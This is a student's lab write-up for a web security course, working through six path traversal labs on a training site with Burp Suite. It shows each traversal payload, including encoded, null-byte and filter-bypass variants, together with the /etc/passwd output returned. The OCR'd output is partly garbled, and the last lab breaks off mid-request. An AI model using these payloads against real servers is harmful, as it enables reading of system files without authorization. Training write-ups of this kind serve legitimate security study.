



SLIIT

Discover Your Future

Sri Lanka Institute of Information Technology

Path traversal

WD - Wednesday Group Submission

IE2062 – Web Security.


Submitted by:

IT22199508 – Athapaththu A.M.M.I.P

Date of submission

2024.03.06

1. File path traversal, simple case



- This lab contains a path traversal vulnerability in the display of product images.
- Open the burp suit and turn on the intercept on and access the lab, when you get the RAW code send it to the repeater.

Screenshot of Burp Suite Community Edition v2024.1.1 - Temporary Project showing a request and response for a file path traversal exploit.

Request:

```
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0a2d00e604bebd64818ddf0f00690007.web-security-academy.net
3 Cookie: session=5V75RiQ30rgdAMTLEHGGPOVZ1SUpfa
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a2d00e604bebd64818ddf0f00690007.web-security-academy.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14
```

Response:

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/sbin/nologin
8 bin:x:2:2:bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 ganesha:x:5:60:ganesha:/var/lib/nologin
12 lib:x:6:6:lib:/var/cashier/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:11:11:proxy:/var/spool/proxy:/usr/sbin/nologin
18 www-data:x:12:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:40:40:gnats:/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12003:12003:/home/user:/bin/bash
28 elvis:x:12004:12009:/home/elvis:/bin/bash
29 radamsa:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:system Time
33 Systemd Timesync,,,:/run/systemd:/usr/sbin/nologin
34 systemd-networkd:x:104:105:system Network
Management,,,:/run/systemd:/usr/sbin/nologin
35 mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
36 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

Inspector: Selection 20 (0x14)

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 1

Request headers: 14

Response headers: 3

- To solve the lab, retrieve the contents of the /etc/passwd file. Edit it as '**../../../../etc/passwd**' and send it, now refresh the lab page and you can see solved lab message.

Screenshot of a browser window showing the solved status of the lab.

File path traversal, simple case

WebSecurity Academy

Congratulations, you solved the lab!

Share your skills! Continue learning >

Picture Box

5 stars

\$9.22

Home

11:14 PM 3/5/2024

2. File path traversal, traversal sequences blocked with absolute path bypass

The screenshot shows a web browser window with multiple tabs open. The active tab is titled "File path traversal, traversal sequences blocked with absolute path bypass" from "WebSecurityAcademy.net". The page content includes a header "WE LIKE TO SHOP" with a hanger icon, followed by four product cards:

- Snow Delivered To Your Door: Image of a train, rating 4.5 stars, price \$60.87.
- Robot Home Security Buddy: Image of a yellow robot, rating 5 stars, price \$86.11.
- Cheshire Cat Grin: Image of a large cat's grin, rating 5 stars, price \$76.81.
- Giant Grasshopper: Image of a large grasshopper, rating 4.5 stars, price \$68.84.

Below the products is a "View details" button for each item. At the bottom of the page is a navigation bar with links for Home, Getting Started, ASUS Software Portal, MyASUS Software, McAfee LiveSafe, and Google Search.

Below the browser window is a screenshot of the Burp Suite Community Edition interface. The "Proxy" tab is selected, showing an intercept message for a request to "https://0a8d00c603f4940481031bd30008002c.web-security-academy.net:443 [34.246.129.62]". The "Raw" tab displays the following HTTP request:

```
GET /image?filename=cat.jpg HTTP/1.1
Host: 0a8d00c603f4940481031bd30008002c.web-security-academy.net
Cookie: session=oXT11aP9ct051am3DvMYGY1hgvuU
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers

```

A context menu is open over the request body, with the "Scan" option highlighted. Other options include "Send to Intruder", "Send to Repeater", "Send to Sequencer", "Send to Comparer", "Send to Decoder", "Send to Organizer", "Insert Collaborator payload", "Request in browser", "Engagement tools (Pro version only)", "Change request method", "Change body encoding", "Copy URL", "Copy as curl command (bash)", "Copy to file", "Paste from file", "Save item", "Don't intercept requests", "Do intercept", "Convert selection", "URL-encode as you type", "Cut", "Copy", "Paste", "Message editor documentation", and "Proxy interception documentation".

- This lab contains a path traversal vulnerability in the display of product images.
- Open the burp suit and turn on the intercept on and access the lab, when you get the RAW code send it to the repeater.

Screenshot of Burp Suite Community Edition v2024.1.1.4 - Temporary Project showing a request to https://0a8d00c603f4940481031bd30008002c.web-security-academy.net. The request is a GET /image?filename=/etc/passwd HTTP/2. The response shows the contents of the /etc/passwd file. The Inspector panel highlights the selected text '/etc/passwd'.

```

Request
Pretty Raw Hex
1 GET /image?filename=/etc/passwd HTTP/2
2 Host: 0a8d00c603f4940481031bd30008002c.web-security-academy.net
3 Cookie: session=0XT1LCPHeDGs4nsU09#HMYL1kqoU
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a8d00c603f4940481031bd30008002c.web-security-academy.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin/nologin
8 bin:x:2:2:bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 ganesha:x:5:60:ganesha:/var/lib/nologin
12 libnsl:x:6:12:libnsl:/var/cashier/nsl:/bin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:11:13:proxy:/var/spool/proxy:/usr/sbin/nologin
18 www-data:x:12:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:40:40:GNATS:/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12003:12003:/home/user:/bin/bash
28 eliot:x:12004:12009:/home/eliot:/bin/bash
29 radamsa:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101:/nonexistent:/usr/bin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:system Time Sync:/var/lib/systemd:/bin/nologin
33 systemd-networkd:x:104:105:system Network Management,,,:/run/systemd:/usr/sbin/nologin
34 systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
35 mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
36 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash

```

Done Event log All issues Memory: 212.4MB

File path traversal, traversal sequences blocked with absolute path bypass

Congratulations, you solved the lab!

Share your skills! Continue learning >

Snow Delivered To Your Door

★★★★★ \$60.87

Home

- To get the '/image?filename=' RAW code you have to forward the code
- To solve the lab, retrieve the contents of the /etc/passwd file. Edit it as '**/etc/passwd**' and send it, now refresh the lab page and you can see solved lab message.

3. File path traversal, traversal sequences stripped non-recursively

The screenshot shows a web browser with multiple tabs open, including 'File path traversal, traversal sequences stripped non-recursively' from 'WebSecurity Academy'. The main content of the page features four product images with their names and prices:

- Single Use Food Hider: \$55.08
- Cheshire Cat Grin: \$37.67
- The Lazy Dog: \$80.21
- Caution Sign: \$16.54

Below each image is a 'View details' button. A Burp Suite interface is overlaid on the browser window, specifically on the 'Proxy' tab. The 'Raw' tab of the message editor shows the raw HTTP request for the image file. The request includes headers such as User-Agent (Mozilla/5.0), Accept (image/*, */*), and Sec-Fetch-Dest (image). The URL in the message editor is: https://0a42003d03f726c783f51e1400f7007b.web-security-academy.net:443/image?filename=20.jpg. The Burp Suite interface also shows various tools and settings on the right side.

- This lab contains a path traversal vulnerability in the display of product images.
- Open the burp suit and turn on the intercept on and access the lab, when you get the RAW code send it to the repeater.

Screenshot of Burp Suite Community Edition v2024.1.1 - Temporary Project showing a request to https://0a42003d03f726c783f51e1400f7007b.web-security-academy.net. The request is a GET /image?filename=../../../../etc/passwd HTTP/2. The response shows the contents of the /etc/passwd file. The Inspector panel highlights the selected text://....//....//etc/passwd.

Request:

```
Pretty Raw Hex
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0a42003d03f726c783f51e1400f7007b.web-security-academy.net
3 Cookie: session=d0c51sh00f5fa0Tp3b0DCfbwR06x7
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a42003d03f726c783f51e1400f7007b.web-security-academy.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14
```

Response:

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin/nologin
8 bin:x:2:2:bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin/bin/sync
11 ganesha:x:5:60:ganesha:/var/lib/nologin
12 lp:x:6:6:lp:/var/spool/lpd:/usr/sbin/nologin
13 lpr:x:7:7:lpr:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:11:11:proxy:/var/spool/proxy:/usr/sbin/nologin
18 www-data:x:12:13:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:40:40:GNATS:/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:99:99:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12003:12003:/home/user:/bin/bash
28 albert:x:12004:12009:/home/albert:/bin/bash
29 aladain:x:10000:10000:/aradeemy:/bin/bash
30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:system Time
33 Systemd-User-Manager:x:104:105:system Network
34 systemd-resolve:x:105:106:systemd Resolver,,,:/usr/sbin/nologin
35 mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
36 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

Inspector:

Selected text://....//....//etc/passwd

Decoded from: URL encoding

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 1

Request headers: 14

Response headers: 3

Event log: All issues

File path traversal, traversal sequences stripped non-recursively

Congratulations, you solved the lab!

Share your skills! Continue learning >

Single Use Food Hider

Home

\$55.08

11:44 PM 3/5/2024

- To get the '/image?filename=' RAW code you have to forward the code
- To solve the lab, retrieve the contents of the /etc/passwd file. Edit it as '....//....//....//etc/passwd' and send it, now refresh the lab page and you can see solved lab massage.

4. File path traversal, traversal sequences stripped with superfluous URL-decode

The screenshot shows a web browser window with multiple tabs open, all titled "File path traversal, traversal sequences stripped with superfluous URL-decode". The main content area is from "WebSecurity Academy". It features a header "WE LIKE TO SHOP" with a hanger icon. Below are four product cards:

- Com-Tool**: A hand holding a white smartphone. Rating: ★★★★★ \$67.84. Buttons: View details.
- Balance Beams**: A person's feet hanging over a skyscraper edge. Rating: ★★★★★ \$52.68. Buttons: View details.
- All-in-One Typewriter**: An old typewriter with flowers on top. Rating: ★★★★★ \$1.44. Buttons: View details.
- Hydrated Crackers**: A man eating a cracker. Rating: ★★★★★ \$67.16. Buttons: View details.

Below the products is a screenshot of the Burp Suite Community Edition v2024.1.1.4 - Temporary Project. The "Proxy" tab is selected. A network request is shown:

```
GET /image?filename=8.jpg HTTP/2
Host: 0a25003f032af22981fae38f000d003d.web-security-academy.net
Cookie: session=yTt0Dj1tHfd56duV4sBmQzQn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: image/*,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a25003f032af22981fae38f000d003d.web-security-academy.net/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
14
```

The "Repeater" tab is open, showing the modified request where the traversal sequence has been stripped:

```
GET /image?filename=8.jpg HTTP/2
Host: 0a25003f032af22981fae38f000d003d.web-security-academy.net
Cookie: session=yTt0Dj1tHfd56duV4sBmQzQn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: image/*,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a25003f032af22981fae38f000d003d.web-security-academy.net/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
14
```

- This lab contains a path traversal vulnerability in the display of product images.
- Open the burp suit and turn on the intercept on and access the lab, when you get the RAW code send it to the repeater.

S Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2024.1.1 - Temporary Project

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x 3 x 4 x 5 x 6 x 7 x +

Send Cancel < > v

Target: https://0a25003f032af22981fae38f000d003d.web-security-academy.net

HTTP/2

Request

```
Pretty Raw Hex
1 GET /image?filename=%252f..%252fetc%2fpasswd HTTP/2
2 Host: 0a25003f032af22981fae38f000d003d.web-security-academy.net
3 Cookie: session=vt; %22.%2f.%2fetc%2fpasswd
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a25003f032af22981fae38f000d003d.web-security-academy.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin/nologin
8 bin:x:2:2:bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin/bin/sync
11 ganesha:x:5:60:ganesha:/var/lib/nologin
12 libnsl:x:6:12:libnsl:/var/cache/nsl/lib/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:11:13:proxy:/var/spool/proxy:/usr/sbin/nologin
18 www-data:x:13:13:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:40:40:GNATS:/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:99:99:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12003:12003:/home/user:/bin/bash
28 eliot:x:12004:12009:/home/eliot:/bin/bash
29 radamsa:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:timesync Time
Sync:/var/lib/systemd-timesync:/bin/bash
33 systemd-networkd:x:104:105:system Network
Management,,,:/run/systemd:/usr/sbin/nologin
34 mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
35 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

Selected text 31 (0x1f)

Decoded from: URL encoding () ..%2f..%2fetc%2fpasswd

Decoded from: URL encoding () ..%2f..%2fetc%2fpasswd

Cancel Apply changes

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 14

Response headers 3

2,410 bytes | 218 millis

Memory: 240.8MB

Event log All issues

Getting Started ASUS Software Portal ... McAfee LiveSafe ... Juntools - Google Search

File path traversal, traversal sequences stripped with superfluous URL-decode

WebSecurity Academy LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Com-Tool

★★★★★ \$67.84

Home

- To get the '/image?filename=' RAW code you have to forward the code
- To solve the lab, retrieve the contents of the /etc/passwd file. Edit it as '..%252f..%252fetc%2fpasswd' and send it, now refresh the lab page and you can see solved lab message.

5. File path traversal, validation of start of path

The screenshot shows a web browser window with multiple tabs open, all titled "File path traversal, traversal". The active tab is "File path traversal, traversal". The URL is https://0abd008c0473f8228679d0800f80020.web-security-academy.net. The page content is from "WebSecurityAcademy" and displays a logo with the text "WE LIKE TO SHOP" and four product cards:

- Fur Babies**: Two babies in bunny hats, price \$18.56
- The Splash**: A person splashing water, price \$35.53
- Lightbulb Moments**: A lightbulb in a thought bubble, price \$30.25
- ZZZZZZ Bed - Your New Home Office**: A person sleeping in a bed with floating books, price \$13.81

Below the products is a Burp Suite interface. The "Proxy" tab is selected, showing a list of intercepts. One specific request is highlighted, showing the raw HTTP traffic:

```
GET /image?filename=/var/www/images/9.jpg HTTP/2
Host: 0abd008c0473f8228679d0800f80020.web-security-academy.net
Cookie: _ga=GA1.2.1111111111.1234567890; _gcl_au=1.1.1111111111.1234567890
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Referer: https://0abd008c0473f8228679d0800f80020.web-security-academy.net
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers

```

The Burp Suite interface includes various tools like Intruder, Repeater, Decoder, and Sequencer, and a sidebar for Inspector, Notes, and Settings.

- This lab contains a path traversal vulnerability in the display of product images.
- Open the burp suit and turn on the intercept on and access the lab, when you get the RAW code send it to the repeater.

S Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2024.1.1.4 - Temporary Project

Target: https://0abd008c0473fb228679d0800f80020.web-security-academy.net

Repeater

Request

```
Pretty Raw Hex
1 GET /image?filename=/var/www/images/../../../../etc/passwd HTTP/2
2 Host: 0abd008c0473fb228679d0800f80020.web-security-academy.net
3 Cookie: session=vaqG3NCVBC10XCK86IspG31Yy8v04Q
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0abd008c0473fb228679d0800f80020.web-security-academy.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin/nologin
8 bin:x:2:2:bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin/bin/sync
11 games:x:5:60:games:/usr/sbin/nologin
12 gopher:x:6:7:gopher:/var/cashier/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:11:12:proxy:/var/spool/proxy:/usr/sbin/nologin
18 www-data:x:13:13:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:40:40:GNATS:/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:99:99:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
pete:x:12001:12001::/home/pete:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12003:12003::/home/user:/bin/bash
elvis:x:12004:12009::/home/elvis:/bin/bash
elademy:x:10000:10000::/academy:/bin/bash
messagbus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:system Time
Systemd-timesync,,,:/run/systemd/timesync:/bin/bash
systemd-network:x:104:105:system Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

Inspector

Selected text: /var/www/images/../../../../etc/passwd

Decoded from: URL encoding

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 1

Request headers: 14

Response headers: 3

Done All issues Event log Memory: 268.4MB

File path traversal, validation of start of path

Back to lab description >

Congratulations, you solved the lab!

Share your skills! Twitter LinkedIn Continue learning >

Fur Babies

5 stars

\$18.56

Home

- To get the '/image?filename=' RAW code you have to forward the code
- To solve the lab, retrieve the contents of the /etc/passwd file. Edit it as '/var/www/images/../../../../etc/passwd' and send it, now refresh the lab page and you can see solved lab message.

6. File path traversal, validation of file extension with null byte bypass

File path traversal, validation of file extension with null byte bypass LAB Not solved

Back to lab description >

Home

WE LIKE TO **SHOP**

Eye Projectors ★★★★☆ \$98.81 **Six Pack Beer Belt** ★★★★☆ \$90.22 **Com-Tool** ★★★★☆ \$27.15 **Baby Minding Shoes** ★★★★☆ \$26.30

View details **View details** **View details** **View details**

Raw Hex

Pretty

1 GET /image?filename=70.jpg HTTP/1.1
2 Host: 0af400da04a54fe866e95c100580074.web-security-academy.net
3 Cookie: session=cB9yoPraMoXjJMdewuKAmGf1zWxL2
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0af400da04a54fe866e95c100580074.web-security-academy.net
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14

Scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Send to Organizer Ctrl+O

Insert Collaborator payload

Request in browser

Engagement tools [Pro version only]

Change request method

Change body encoding

Copy URL

Copy as curl command (bash)

Copy to file

Paste from file

Save item

Don't intercept requests

Do intercept

Convert selection

URL-encode as you type

Cut Ctrl+X

Copy Ctrl+C

Paste Ctrl+V

Message editor documentation

Proxy interception documentation

0 highlights

Memory: 270.5MB

12:07 AM 3/6/2024

- This lab contains a path traversal vulnerability in the display of product images.
- Open the burp suit and turn on the intercept on and access the lab, when you get the RAW code send it to the repeater.

Screenshot of Burp Suite Community Edition v2024.1.1.4 - Temporary Project. Target: https://0af400da04a94feb866e95c100580074.web-security-academy.net

Request

```
Pretty Raw Hex
1 GET /image?filename=../../../../etc/passwd%00 HTTP/2
2 Host: 0af400da04a94feb866e95c100580074.web-security-academy.net
3 Cookie: session=c3ByyoPraM0J7HdeunbQla661z2rLZ
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
